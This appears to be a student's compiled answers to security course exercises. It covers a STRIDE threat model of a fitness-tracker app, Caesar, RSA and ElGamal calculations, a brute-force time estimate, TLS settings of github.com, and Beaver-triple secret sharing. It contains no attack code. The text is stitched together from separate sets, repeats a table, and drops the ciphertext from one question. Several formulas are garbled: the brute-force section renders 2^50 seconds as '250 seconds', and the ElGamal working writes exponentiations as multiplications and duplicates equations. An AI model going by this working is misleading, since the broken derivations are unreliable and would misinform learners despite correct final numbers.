- Bluetooth jamming or pairing abuse prevents collection of tracker data.
- Malformed incoming device data crashes the processing component.
- Cloud outages prevent syncing or retrieval of historical data.
- Excessive device connections or bad payloads drain resources and make the app unusable.

Possible mitigations:

- robust input validation
- rate limiting and safe error handling
- retry logic and offline caching
- resilience against corrupted or malformed device data

6. Elevation of Privilege

Elevation of Privilege threats occur when an attacker gains more permissions than intended.

Examples:

- A malicious app abuses Android permissions to access local fitness data.
- Insecure exported Android components allow unauthorized access to internal functions.
- A rooted device bypasses sandbox protections and reads or alters processed data.
- Compromise of the cloud account gives broader access than intended.

Possible mitigations:

- least-privilege design
- secure Android manifest/component settings
- root detection where appropriate
- strong cloud-side access control

Short STRIDE summary table

STRIDE Category	Example Threats
Spoofing	Fake Bluetooth tracker, stolen user credentials, fake cloud service
Tampering	Modified Bluetooth data, altered local records, changed cloud data
Repudiation	No proof of sync/view actions, unclear source of bad device data
Information Disclosure	Bluetooth leakage, exposed local data, leaked cloud fitness history
Denial of Service	Bluetooth jamming, malformed data crashes, cloud outage
Elevation of Privilege	Rooted device abuse, insecure components, excessive cloud access

Exercise 5 – Discussion of Updated Data Flow Diagram and STRIDE Analysis

Updated Data Flow Diagram

The updated Data Flow Diagram represents the evolved fitness-tracker version of the application. The system now receives fitness data from third-party devices via Bluetooth, processes and cleans the incoming data, stores it locally on the Android device, and synchronizes it with cloud storage. The user authenticates with username and password and can view fitness information, but can no longer manually modify the collected data. The updated DFD introduces new trust boundaries for the Android device, external fitness devices, and the cloud service.

Key components of the updated DFD

The main components of the updated system are:

- **User** - authenticates and views fitness information
- **Third-Party Fitness Device** - sends fitness data such as steps, distance, calories, and sleep data

- **Authentication Process** - verifies credentials
- **Fitness Data Collection Process** - receives data from external devices
- **Data Processing / Cleaning Process** - validates and processes raw fitness data
- **Fitness Data Viewing Process** - displays processed metrics to the user
- **Local Storage** - stores credentials and processed fitness data on the device
- **Cloud Storage** - stores synchronized fitness data
- **Trust Boundaries** - separate the Android device, external device, and cloud environment

Updated STRIDE summary table

STRIDE Category	Example Threats
Spoofing	Fake Bluetooth tracker, stolen user credentials, fake cloud service
Tampering	Modified Bluetooth data, altered local records, changed cloud data
Repudiation	No proof of sync/view actions, unclear source of bad device data
Information Disclosure	Bluetooth leakage, exposed local data, leaked cloud fitness history
Denial of Service	Bluetooth jamming, malformed data crashes, cloud outage
Elevation of Privilege	Rooted device abuse, insecure components, excessive cloud access

Discussion

The updated fitness-tracker version introduces a larger attack surface than the original health app. New risks come from Bluetooth communication, third-party device trust, cloud synchronization, and automated processing of sensitive data. The updated DFD and STRIDE table make these risks easier to identify and connect to specific system components and trust boundaries.

Conclusion

The updated DFD and STRIDE analysis provide a structured overview of the fitness-tracker architecture and its major security threats. Compared with the original app, the most important new risks involve wireless communication, cloud exposure, and trust in third-party devices. Together, the updated diagram and STRIDE table support a more complete security assessment of the evolved system

Exercise 1

Question 1. The following text was encrypted with the Caesar cipher. Decrypt it (The key is not 3).

Ciphertext:

IWXH XH P KTGN DAS RXEWTG

Answer:

The decrypted plaintext is:

THIS IS A VERY OLD CIPHER

Question 2. Challenge: decrypt the following text that was encoded with a substitution cipher.

Answer:

The ciphertext decrypts to:

During the whole of a dull, dark, and soundless day in the autumn of the year, when the clouds hung oppressively low in the heavens, I had been passing alone, on horseback, through a singularly dreary tract of country; and at length found myself, as the shades of the evening drew on, within view of the melancholy House of Usher. I know not how it was – but, with the first glimpse of the building, a sense of insufferable gloom pervaded my spirit. I say insufferable; for the feeling was unrelieved by any of that half-pleasurable, because poetic, sentiment, with which the mind usually receives even the sternest natural images of the desolate or terrible.

Exercise 2

Question 1. Argue which is efficient/faster/computation-costly: AES or RSA.

Answer:

AES is much faster and less computationally costly than RSA. AES is a symmetric-key algorithm designed for efficient encryption of large amounts of data. RSA is an asymmetric-key algorithm based on modular exponentiation with large integers, which is much more expensive computationally. In practice, RSA is usually used for key exchange, small messages, or digital signatures, while AES is used for bulk data encryption.

Question 2. Argue why AES is not broken yet.

Answer:

AES is not considered broken because no practical attack is known against the full AES algorithm that is faster than brute force. It has been extensively studied for many years, and its structure remains strong against known cryptanalytic attacks. In addition, the key sizes of AES-128, AES-192, and AES-256 are large enough to make brute-force attacks infeasible with current computing power. As a result, AES remains secure when implemented correctly.

Question 3. Argue about the difference between RSA encryption and ElGamal encryption schemes.

Answer:

RSA and ElGamal are both public-key encryption schemes, but they are based on different mathematical problems. RSA is based on the difficulty of factoring large integers, while ElGamal is based on the discrete logarithm problem.

Another important difference is that textbook RSA is deterministic, meaning the same plaintext encrypted with the same key always gives the same ciphertext unless padding is added. ElGamal is naturally probabilistic because it uses fresh randomness for each encryption, so the same plaintext can produce different ciphertexts each time. RSA usually produces one ciphertext value, while ElGamal produces a pair (c_1, c_2) . ElGamal therefore has ciphertext expansion, but it provides randomness by design.

Exercise 3

Question 1. In RSA, assume that $p=5$, $q=11$ as in the lecture, and $e=13$. What is the partial secret key d ? When a plaintext is $m=9$, what is the ciphertext c ? Decrypt the c to check if it is correctly decrypted to m .

Answer:

Given:

- $p=5$
- $q=11$
- $e=13$

First compute:

- $n=pq=5 \cdot 11=55$
- $\phi(n)=(p-1)(q-1)=4 \cdot 10=40$

We need to find d such that:

$$13d \equiv 1 \pmod{40}$$

The value is:

$$d=37$$

So the partial secret key is:

$$d = 37$$

Now encrypt plaintext $m=9$:

$$c = m^e \bmod n = 9^{13} \bmod 55 = 14$$

So the ciphertext is:

$$c = 14$$

Now decrypt:

$$m = c^d \bmod n = 14^{37} \bmod 55 = 9$$

So the ciphertext decrypts correctly back to the original plaintext.

Question 2. In ElGamal, assume that $p=23$, $g=5$ as in the lecture. Pick x as you like and compute h . When a plaintext is $m=10$, what is $(c1, c2)$? Note that you can freely choose randomness k . Decrypt to check the correctness.

Answer:

Given:

- $p=23$
- $g=5$

Choose:

- $x=6$

Compute:

$$h = gx \bmod p = 5^6 \bmod 23 = 8$$

So:

$$x = 6, h = 8$$

Now let plaintext be:

$$m = 10$$

Choose randomness:

$$k = 3$$

Now compute:

$$\begin{aligned} c1 &= g^k \bmod p = 5^3 \bmod 23 = 10 \\ c2 &= m \cdot h^k \bmod p = 10 \cdot 8^3 \bmod 23 = 10 \cdot 512 \bmod 23 \end{aligned}$$

Since:

$$8^3 = 512 \equiv 6 \pmod{23}$$

then:

$$c_2 = 10 \cdot 6 = 60 \equiv 14 \pmod{23} \quad c_2 = 10 \cdot 6 = 60 \equiv 14 \pmod{23}$$

So the ciphertext is:

$$(c_1, c_2) = (10, 14) \quad (c_1, c_2) = (10, 14)$$

Now decrypt:

$$s = c_1 x \bmod p = 10 \cdot 6 \bmod 23 = 6 \quad s = c_1 x \bmod p = 10 \cdot 6 \bmod 23 = 6$$

The inverse of 6 modulo 23 is 4, because:

$$6 \cdot 4 = 24 \equiv 1 \pmod{23} \quad 6 \cdot 4 = 24 \equiv 1 \pmod{23}$$

Then:

$$m = c_2 \cdot s^{-1} \bmod p = 14 \cdot 4 \bmod 23 \quad m = c_2 \cdot s^{-1} \bmod p = 14 \cdot 4 \bmod 23 \\ m = 56 \bmod 23 = 10 \quad m = 56 \bmod 23 = 10$$

So decryption correctly recovers the plaintext:

$$m = 10$$

Question 3. What kind of smart idea do you need to make RSA secure? Hint: RSA-OAEP.

Answer:

To make RSA secure in practice, it is necessary to use secure padding rather than plain textbook RSA. The important idea is randomized padding, for example **RSA-OAEP**. Plain RSA is deterministic, which means it leaks structure and is vulnerable to several attacks. OAEP adds randomness and structure to the plaintext before encryption, making RSA much more secure against chosen-ciphertext and related attacks. Therefore, the key idea is: **never use plain RSA directly; use secure padding such as RSA-OAEP.**

Exercise 4

Question. Imagine you want to brute-force an 80-bit key. Assume that your computer is able to try out 2^{30} keys per second.

- How long will it take your computer to try all keys?

- Do you think this is a conservative or optimistic estimate?

Answer:

An 80-bit key has:

2^{80}

possible keys.

If a computer can try:

2^{30}

keys per second, then the time to try all keys is:

$\frac{2^{80}}{2^{30}} = 2^{50} \approx 250$

seconds.

Now convert this into years:

$250 \approx 1.1259 \times 10^{15} \text{ seconds}$

Dividing by the number of seconds in a year:

$\frac{250 \cdot 60 \cdot 60 \cdot 24 \cdot 365}{1} \approx 35.7 \text{ million years}$

So the answer is:

- **Time to try all keys:** 2^{50} seconds
- **Approximate time in years:** about **35.7 million years**

This estimate is generally **optimistic**, because it assumes a very fast and constant key-testing rate with no overhead, no hardware bottlenecks, and no interruptions. In practice, many real systems would be slower. On the other hand, with specialized hardware and large-scale parallelization, brute-force attacks can become faster than on a single normal computer.

Exercise 5

Question. Visit your favourite website. Determine the following:

1. Is the connection encrypted?
2. What version of TLS is used?

3. What algorithms are used? Can you figure out what kind of cryptographic algorithms those are?

Answer:

I chose **github.com** as the website. SSL Labs reports an **A+** rating for github.com and shows that the site supports HTTPS/TLS. That means the connection is encrypted.

1. Is the connection encrypted?

Yes. The connection is encrypted using **HTTPS/TLS**. SSL Labs shows that github.com supports modern TLS protocols and has a valid certificate configuration.

2. What version of TLS is used?

GitHub supports **TLS 1.3** and **TLS 1.2**. It does **not** support TLS 1.1, TLS 1.0, SSL 3, or SSL 2. In a modern browser, the connection will normally use **TLS 1.3**.

3. What algorithms are used? Can you figure out what kind of cryptographic algorithms those are?

According to the SSL Labs report, GitHub supports TLS 1.3 cipher suites such as:

- **TLS_AES_128_GCM_SHA256**
- **TLS_CHACHA20_POLY1305_SHA256**

It also supports TLS 1.2 cipher suites such as:

- **TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256**
- **TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256**
- **TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384**

These can be interpreted as follows:

- **AES_128_GCM / AES_256_GCM** = symmetric encryption algorithms used to encrypt the actual web traffic.
- **ChaCha20-Poly1305** = another symmetric authenticated encryption algorithm.
- **SHA256 / SHA384** = hash functions used as part of the TLS cipher suites.
- **ECDHE** = Elliptic Curve Diffie-Hellman Ephemeral, used for key exchange and forward secrecy.
- **RSA / ECDSA** = public-key algorithms used for authentication/signatures in TLS handshakes and certificates. GitHub's SSL Labs certificate section shows an RSA 4096-bit certificate with **SHA256withRSA**.

L10

Exercise 1 – Boolean Secret Sharing

Question (a)

Suppose $a=1$. Give two different valid pairs (a_1, a_2) .

Answer:

If $a=1$, then valid pairs are:

- $(a_1, a_2) = (0, 1)$
- $(a_1, a_2) = (1, 0)$

because:

```
0 XOR 1 = 1
1 XOR 0 = 1
```

Question (b)

Explain why neither a_1 nor a_2 alone reveals any information about a .

Answer:

Each share a_1 or a_2 is uniformly random in $\{0, 1\}$. Therefore, if someone only sees one share, the probability that $a=0$ or $a=1$ is the same:

$$\Pr(a = 0 \mid a_1) = \Pr(a = 1 \mid a_1) = 1/2$$

So a single share does not reveal any information about the secret.

Question (c)

If Alice holds a_1 and Bob holds a_2 , how can they reconstruct a ?

Answer:

They reconstruct the secret by exchanging their shares and computing:

$$a = a_1 \text{ XOR } a_2$$

Exercise 2 – XOR vs AND

Question (a)

Show how Alice and Bob can compute $a \oplus b$ without any communication.

Answer:

Each party computes locally:

$$(a \oplus b)_1 = a_1 \oplus b_1$$

$$(a \oplus b)_2 = a_2 \oplus b_2$$

Then:

$$(a \oplus b)_1 \oplus (a \oplus b)_2 = a \oplus b$$

So no communication is required.

Question (b)

Expand $(a_1 \oplus a_2) \wedge (b_1 \oplus b_2)$.

Answer:

$$(a_1 \oplus a_2) \wedge (b_1 \oplus b_2) =$$

$$(a_1 \wedge b_1) \oplus (a_1 \wedge b_2) \oplus (a_2 \wedge b_1) \oplus (a_2 \wedge b_2)$$

Question (c)

Explain why computing $a \wedge b$ requires communication.

Answer:

Some terms like:

- $a_1 \wedge b_2$
- $a_2 \wedge b_1$

involve values held by different parties.

Since Alice has a_1 and Bob has b_2 (and vice versa), they must communicate to compute these cross terms. Therefore, communication is required.

Exercise 3 – AND using Beaver Triple

Question (a)

Define:

$$d = a \text{ XOR } i$$

$$e = b \text{ XOR } j$$

Explain why revealing d and e does not leak information about a or b .

Answer:

The values i and j are random and secret. Because of this:

$$d = a \text{ XOR } i$$

$$e = b \text{ XOR } j$$

are masked values.

Since i and j are uniformly random, d and e are independent of a and b . Therefore, revealing them does not leak any information.

Question (b)

Show that:

$$a \text{ AND } b = k \text{ XOR } (d \text{ AND } j) \text{ XOR } (e \text{ AND } i) \text{ XOR } (d \text{ AND } e)$$

Answer:

Start with:

$$a = d \text{ XOR } i$$

$$b = e \text{ XOR } j$$

Then:

$$a \text{ AND } b = (d \text{ XOR } i) \text{ AND } (e \text{ XOR } j)$$

Expand:

$$= (d \text{ AND } e) \text{ XOR } (d \text{ AND } j) \text{ XOR } (e \text{ AND } i) \text{ XOR } (i \text{ AND } j)$$

Since:

$$k = i \text{ AND } j$$

we get:

$$a \text{ AND } b = k \text{ XOR } (d \text{ AND } j) \text{ XOR } (e \text{ AND } i) \text{ XOR } (d \text{ AND } e)$$

Question (c)

Only Bob adds the term $(d \text{ AND } e)$ to his share. Explain why this still gives a correct result.

Answer:

In Boolean secret sharing, correctness only requires that:

$$\text{share1 XOR share2} = \text{correct result}$$

So even if only Bob adds $(d \text{ AND } e)$, the final XOR of both shares is still correct. Therefore, the sharing remains valid.

Exercise 4 – Matching Problem

Question (a)

Which Boolean function represents mutual liking?

Answer:

Mutual liking is represented by:

$$a \text{ AND } b$$

Question (b)

Describe how this function can be computed using Boolean secret sharing and a Beaver triple.

Answer:

Alice and Bob split their inputs into shares:

```
a = a1 XOR a2  
b = b1 XOR b2
```

They then use a Beaver triple (i, j, k) and the AND protocol:

- compute $d = a \text{ XOR } i$
- compute $e = b \text{ XOR } j$
- reveal d and e
- compute result using the Beaver formula

This allows them to compute $a \text{ AND } b$ securely without revealing their inputs.

Question (c)

If the result is 0, what can Bob learn about Alice's preference?

Answer:

If:

$a \text{ AND } b = 0$

and Bob knows:

$b = 1$

then Bob can conclude:

$a = 0$

This is allowed leakage because it follows directly from the output.

Exercise 5 (Optional) – Security Intuition

Question (a)

In the AND protocol, Alice and Bob reveal d and e . What ensures security?

Answer:

Security comes from i and j being:

- random
- secret

They act as masks, so d and e do not reveal a or b .

Question (b)

Why is the Beaver triple generated in an offline phase?

Answer:

Generating Beaver triples is computationally expensive.

By generating them offline:

- the online phase becomes fast
- secure computation can be done efficiently during execution